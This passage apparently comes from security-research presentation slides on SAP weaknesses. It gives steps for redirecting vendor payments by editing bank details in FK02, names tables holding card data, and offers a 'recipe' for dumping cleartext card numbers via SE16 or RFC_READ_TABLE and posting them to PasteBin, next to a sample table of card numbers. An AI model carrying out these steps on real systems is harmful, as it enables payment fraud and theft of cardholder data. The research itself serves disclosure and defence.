



The screenshot shows a SAP window titled "Vendor Appraisal with OI Sorted List". The window has a menu bar with "List", "Edit", "Goto", "System", and "Help". Below the menu bar is a toolbar with various icons. The main content area displays a table with the following data:

Section			
Label 1	Content1	Name 2	Content N
Address			
Address (1) :	[REDACTED]		
Address (2) :	[REDACTED]	BERLIN	
Commitmts (LC Amounts)			
Open item acct:	749.086-		

# Changing the Bank Accounts

- ▶ Attacker runs the transaction FK02 and searches victim vendor
- ▶ Attacker replaces the account number of the vendor with evil one
- ▶ When the payment time comes, sum is transferred to the attacker's account




# End of Chapter I

- ▶ For the second part of the presentation, we assume that the attacker has sufficient authorizations for executing any action mentioned later.
  - By exploiting vulnerabilities
  - Collusion
  - Existing rights
- ▶ So, system is compromised. But where else can the attacker go from there?
- ▶ Before that, let's talk about credit cards and the birds...



# Part II - SAP Credit Cards and Birds



Credit Card Processing on SAP

# Credit Card Processing on SAP

- ▶ Sales and Distribution (SD) and many SAP modules utilize payment card processing
  - Customer orders
  - Retail point of sale (POS)
  - Financial accounting
  - Internet commerce
  - HR - travel expenses
- ▶ The cardholder data passes through SAP system and it is stored on the system on many occasions
  - Data tables
  - Change documents
  - Transaction logs
  - DB logs
- ▶ Only few external solutions use tokenizing and external portals, outside SAP

# Credit Card Data

## DB Tables




- ▶ During our research, we found more than 50 SAP database tables which contain e.g. credit card numbers
- ▶ The used tables differ based on which modules and functionalities are used/activated on the customer
- ▶ Some common SAP tables are:

<b>FPLTC</b>	Payment cards: Transaction data - SD
<b>BSEGC</b>	Document - Data on Payment Card Payments
<b>VCKUN</b>	Assign customer-credit card
<b>VCNUM</b>	Credit card master
<b>Pa0105 (Subtype 0011)</b>	HR Master Record: Infotype 0011 (Ext.Bank Transfers)
<b>PCA_SECURITY_RAW</b>	Card Master: Encryption
<b>CCSEC_ENC, CCSEC_ENCV</b>	Encrypted Payment Card Data
<b>CCARDEC</b>	Encrypted Payment Card Data
<b>/PMPAY/PENCRP</b>	Paymetric – Encrypted Paymetric Card Data (for offline usage, now obsolete)

# Accessing Cleartext Cardholder Information

## Recipe

- ▶ Type SE16 at the command bar of SAPGUI after you logon, hit Enter.
  - Type the table which you want to display and press Enter.
    - E.g. FPLTC
- ▶ Enter your criteria (empty == all)
- ▶ Copy paste the data as desired to your favorite PasteBin



Cl.	Bill.plan	Item	Type	Card number
800	0000000595	1	VISA	4485407772890862
800	0000000595	900001	VISA	4485407772890862
800	0000000605	1	MC	5448010021644016
800	0000000605	900001	MC	5448010021644016
800	0000000620	1	VISA	4716344821768818
800	0000000622	1	VISA	4716344821768818
800	0000000623	1	VISA	4716344821768818
800	0000000624	1	VISA	4716344821768818
800	0000000624	900001	VISA	4716344821768818
800	0000000625	1	VISA	4716344821768818
800	0000000625	900001	VISA	4716344821768818
800	0000000626	1	VISA	4716344821768818
800	0000000626	900001	VISA	4716344821768818
800	0000000628	1	VISA	4200001230000000
800	0000000628	900001	VISA	4200001230000000
800	0000000629	1	VISA	4200001230000000
800	0000000629	900001	VISA	4200001230000000
800	0000000630	1	VISA	4200001230000000
800	0000000630	900001	VISA	4200001230000000

# Accessing Cleartext Cardholder Information

Using Remote Function Calls

- ▶ RFC (Remote Function Call) protocol can be utilized
- ▶ SOAP-RFC over HTTP allows Internet based access to RFC functionality.
- ▶ `RFC_READ_TABLE` function allows generic access to contents of the tables
- ▶ Sapsucker could be used for it?

## Sapsucker

Bird

The sapsuckers are four species of North American woodpeckers in the genus *Sphyrapicus*. [Wikipedia](#)

**Scientific name:** *Sphyrapicus*

**Rank:** Genus

**Higher classification:** [Picinae](#)

